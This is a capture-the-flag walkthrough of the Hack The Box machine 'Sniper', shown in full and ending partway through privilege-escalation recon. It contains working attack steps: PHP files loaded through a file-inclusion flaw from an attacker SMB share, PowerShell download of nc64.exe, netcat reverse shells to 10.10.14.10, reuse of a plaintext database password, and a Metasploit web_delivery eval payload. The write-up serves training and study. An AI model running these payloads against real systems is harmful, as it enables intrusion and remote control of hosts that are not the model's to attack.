

# Sniper

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| SNIPER 10.10.10.151 |
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```



## InfoGathering

```
PORT STATE SERVICE VERSION
```

```
80/tcp open http Microsoft IIS httpd 10.0
```

```
| http-methods:
```

```
|_ Potentially risky methods: TRACE
```

```
|_ http-server-header: Microsoft-IIS/10.0
```

```
|_ http-title: Sniper Co.
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds?
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

OS fingerprint not ideal because: Missing a closed TCP port so results incomplete

No OS matches for host

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_ clock-skew: 7h00m48s
```

```
| smb2-security-mode:
```

```
| 2.02:
```

```
|_ Message signing enabled but not required
```

```
| smb2-time:
```

```
| date: 2019-10-23T10:47:52
```

```
|_ start_date: N/A
```

Nikto v2.1.6

```
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+ Target IP:      10.10.10.151
+ Target Hostname: sniper.htb
+ Target Port:    80
+ Start Time:     2019-12-05 17:23:10 (GMT-7)
-----
```

```
+ Server: Microsoft-IIS/10.0
```

```
+ Retrieved x-powered-by header: PHP/7.3.1
```


```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
- + Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
- + Cookie PHPSESSID created without the httponly flag
- + 7785 requests: 0 error(s) and 7 item(s) reported on remote host
- + End Time: 2019-12-05 17:34:23 (GMT-7) (673 seconds)

Previously I have typed out fuzz results however I am going to start using Burp to display found site extensions unless something new pops out at me.



- jQuery
- jQuery-3.2.1.min.js
- select2

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# Sniper Co.



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## Font Script

 Font Awesome

## Web Framework

 Bootstrap

## Web Server

IIS IIS 10.0

## Programming Language


PHP 7.3.1

## Operating System

 Windows Server

## JavaScript Libraries

 jQuery 2.1.3



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### Font Script

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 Google Font API

### Miscellaneous

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 Prefix-Free

### Web Server

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IIS IIS 10.0

### Programming Language

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PHP 7.3.1

### Operating System

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 Windows Server

### JavaScript Libraries

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 jQuery 2.2.0

LOGIN PAGE FOUND  
<http://10.10.10.151/user/login.php>

# Welcome



Username

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Password



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LOGIN

Don't have an account? [Sign Up](#)

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 animate.css

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IIS IIS 10.0

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
 Windows Server

### JavaScript Libraries

 Moment.js

 Select2

I was able to make an account to sign in with and received an under construction page.



password for you?

## User Portal Under Construction



Please forgive the inconvenience.  
We are currently initializing our brand new site.  
It's okay, we're excited too!  
Click Here to [Logout](#)

# Gaining Access

In the Burp image attached there is a URI that was very interesting.  
blog/?lang=blog-en.php

Lets see if we can play with that lang= property to obtain an LFI or RFI

I was able to pull of an LFI using lang=\windows\win.ini

## Request

Raw Params Headers Hex

```
GET /blog/?lang=\windows\win.ini HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

## Response

Raw Headers Hex HTML Render

```
<li><a href="/blog?lang=bl
<li><a href="/blog?lang=bl
<li><a href="/blog?lang=bl
</ul>
</li>
<li><a href="javascript:void(0
class="arrow-down"></span></a>
<ul class="dropdown">
<li><a href="">Tools</a></
<li><a href="">Backlink</a
</ul>
</li>
</ul>
</div>
<div class="nav-bg-fostrap">
<div class="navbar-fostrap"> <sp
<span></span> </div>
<a href="" class="title-mobile">
</div>
</nav>
</div>
</div>
<script
src="https://ajax.googleapis.com/ajax/li
s"></script>
<script>

<script src="js/index.js"></script>

</body>

</html>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</body>
</html>
```


We now know this parameter is vulnerable. The above is a Local File Inclusion vulnerability which allows us to read files located on the target machine. Usually Directory Traversals, LFI, and RFI are found together. I did not spend much time on it but it appeared ..\ was not able to read files from other directories. What we want is an RFI so we can execute code on the target machine to gain a shell.

RESOURCE: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>

First I attempted an http RFI which did not work. This can be quickly tested by entering any webpage as the value in our request.

```
Request
Raw Params Headers Hex
GET /blog/?lang=http://osbornepro.com HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
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```

If the above would have worked we would see that website displayed inside our browser. This was my result



Since this did not work lets try hosting over SMB. If SMB does not work we would try bypass tricks such as using

URL encoding or using a PHP wrapper

First we host an SMB server from our Attack machine. I used Samba SMB server as I know Windows can communicate with it.

Contents of /etc/samba/smb.conf

Below 'MyShare' is the name of our share which follows \\10.10.14.10\MyShare

This hosts the files located in my folder /root/HTB/Boxes/Sniper/www

It allows guest access and allows permissions to downloaded files

```
[MyShare]
comment = Reverse Shell
path = /root/HTB/Boxes/Sniper/www
guest ok = yes
browseable = yes
create mask = 0600
directory mask = 0700
```

After setting your configuration for Samab start the service

```
systemctl start smbd
systemctl reload smbd
systemctl status smbd
```

Here is our request to reach the SMB server on our attack machine from the target.

```
GET /blog/?lang=\\10.10.14.10\MyShare\cmd.php HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
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## Request

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Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

I wrote a quick PHP file to use for executing a command. I am going to upload nc64.exe and execute it to gain a

reverse shell.

Contents of cmd.php which uploads nc64.exe (Ensure chmod permissions are set to 777 on cmd.php and nc64.exe)

```
<?php
  echo shell_exec ('powershell.exe -executionpolicy bypass -NoProfile -Command "(Invoke-WebRequest -Uri
"http://10.10.14.10/nc64.exe" -OutFile "C:\Microsoft\nc64.exe")"');
?>
```

RESOURCE: <https://github.com/DarrenRainey/netcat.git>

```
# On Attack machine host server where the nc64.exe file is
python -m SimpleHTTPServer 80
```

Now that we are hosting SMB and HTTP files use this burp request to upload netcat  
GET /blog/?lang=\\10.10.14.10\MyShare\cmd.php

## Request

Raw Params Headers Hex

```
GET /blog/?lang=\\10.10.14.10\MyShare\cmd.php HTTP/1.1
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User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/?lang=blog-en.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Check your HTTP Server to see it was obtained. Excuse a few of my mistakes in the image

```
root@kali:~/HTB/Boxes/Sniper# ls
cmd.php  nc64.exe  nmap.results  shell.php
root@kali:~/HTB/Boxes/Sniper# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

127.0.0.1 - - [07/Dec/2019 12:30:26] code 404, message File not found
127.0.0.1 - - [07/Dec/2019 12:30:26] "GET /robots.txt HTTP/1.1" 404 -
127.0.0.1 - - [07/Dec/2019 12:30:26] "GET /nc64.exe HTTP/1.1" 200 -
```

Now we want a shell. Set up a netcat listener on your attack box

```
nc -lvnp 8089
```

Now our rev.php file hosted on our SMB server location should contain the below contents to execute our reverse shell payload (Ensure chmod permissions are set o 777)

```
<?php
  echo shell_exec ('powershell.exe -executionpolicy bypass -NoProfile -Command "C:\Microsoft\nc64.exe -e powershell 10.10.14.10 8089"');
?>
```

Start your listener

```
nc -lvnp 8089
```

Execute the rev.php file using Burp

GET /blog/?lang=\\10.10.14.10\MyShare\rev.php HTTP/1.1

## Request

Raw Params Headers Hex

```
GET /blog/?lang=\\10.10.14.10\MyShare\rev.php HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/?lang=blog-en.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

We see we now have a reverse shell

```
root@kali:~/HTB/Boxes/Sniper# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:49717.
Windows PowerShell
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PS C:\inetpub\wwwroot\blog>
```

I did not have to enumerate very much before finding clear text credentials for in the file  
C:\inetpub\wwwroot\user\db.php

PASS: 36mEAhz/B8xQ~2VM

```
type C:\inetpub\wwwroot\user\db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
{
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
?>
```

I am going to try the credentials for user Chris because they are most likely his as he is the only user in C:\Users directory

We are going to use nc64.exe again to obtain a shell as Chris. Start a netcat listener and execute the below to connect to it.

```
# On Attack machine
nc -lvnp 8088

# On target machine as iusr
$username = 'sniper\chris'
$password = '36mEAhz/B8xQ~2VM'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword
$s = New-PSSession -ComputerName Sniper -Credential $credential
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8088}
```

```
PS C:\inetpub\wwwroot\blog> $username = 'sniper\chris'
$password = '36mEAhz/B8xQ~2VM'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword
$s = New-PSSession -ComputerName Sniper -Credential $credential
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8088}
PS C:\inetpub\wwwroot\blog> $username = 'sniper\chris'
PS C:\inetpub\wwwroot\blog> $password = '36mEAhz/B8xQ~2VM'
PS C:\inetpub\wwwroot\blog> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\inetpub\wwwroot\blog> $credential = New-Object System.Management.Automation.PSCredential $username,
>> $securePassword
>> $s = New-PSSession -ComputerName Sniper -Credential $credential
>>
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8088}
>>
```

```
root@kali:~/HTB/Boxes/Sniper# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088

Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:49723.
Windows PowerShell
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PS C:\Users\Chris\Documents>
```

Hooray! Read the user flag

```
type C:\Users\Chris\Desktop\user.txt
```

USER FLAG: 21f4d0f29fc4dd867500c1ad716cf56e

```
PS C:\Users\Chris\Documents> type C:\Users\Chris\Desktop\user.txt
type C:\Users\Chris\Desktop\user.txt
21f4d0f29fc4dd867500c1ad716cf56e
PS C:\Users\Chris\Documents> |
```

## PrivEsc

First thing I do when I get user flag is grab a meterpreter session

```
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.10
set SRVHOST 10.10.14.10
set LPORT 8081
set SRVPORT 8082
set target 1
set payload php/meterpreter/reverse_tcp
```

```
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.10.14.10:8082/8LR5yXbdzasF8l')));"
msf5 exploit(multi/script/web_delivery) > [*] 10.10.10.151 web_delivery - Delivering Payload (1112) bytes
[*] Sending stage (38288 bytes) to 10.10.10.151
[*] Meterpreter session 1 opened (10.10.14.10:8081 -> 10.10.10.151:49725) at 2019-12-07 13:55:56 -0700
sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	php/windows (1) @ SNIPER	10.10.14.10:8081 -> 10.10.10.151:49725 (10.10.10.151)

I usually have trouble with dropping into PHP reverse shells on Windows so just use Meterpreter for things such as portfwd and uploading or downloading files to make life easier.

There is a file in Chris's Downloads folder entitled instrucionts.chm

```
PS C:\Users\Chris\Downloads> dir
dir

Directory: C:\Users\Chris\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----            4/11/2019   8:36 AM         10462 instructions.chm
```

I had to look up what a chm file is as I am not familiar with them.

Chm (Microsoft Compiled HTML Help) is the extension used by Windows help files and other files such as e-books. Turns out that .CHM files execute the same way a .EXE file would

RESOURCE: <https://social.technet.microsoft.com/Forums/en-US/f6bc3970-d52e-4fcd-af5d-1d2b9de4d024/vulnerabilities-of-chm-file-type>

RESOURCE: [https://en.wikipedia.org/wiki/Microsoft\\_Compiled\\_HTML\\_Help](https://en.wikipedia.org/wiki/Microsoft_Compiled_HTML_Help)

That is a possibility to keep in mind. We dont know how we would get that file to execute as admin yet.

After more tedious recon I found C:\Docs\note.txt

This contained the following content

```
Hi Chris,
    Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix
the website as there are a lot of bugs on it. And I hope that you've prepared the documentation for our
new app. Drop it here when you're done with it.

Regards,
Sniper CEO.
```

Unusual the file should be "Dropped Here". Lets check the permissions of C:\Docs

```

Get-Acl -Path C:\Docs | Select-Object -Property * | Format-List *

# Results
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Docs
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName : Docs
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
CentralAccessPolicyId :
CentralAccessPolicyName :
Path : Microsoft.PowerShell.Core\FileSystem::C:\Docs
Owner : BUILTIN\Administrators
Group : SNIPER\None
Access : {System.Security.AccessControl.FileSystemAccessRule,
System.Security.AccessControl.FileSystemAccessRule,
System.Security.AccessControl.FileSystemAccessRule,
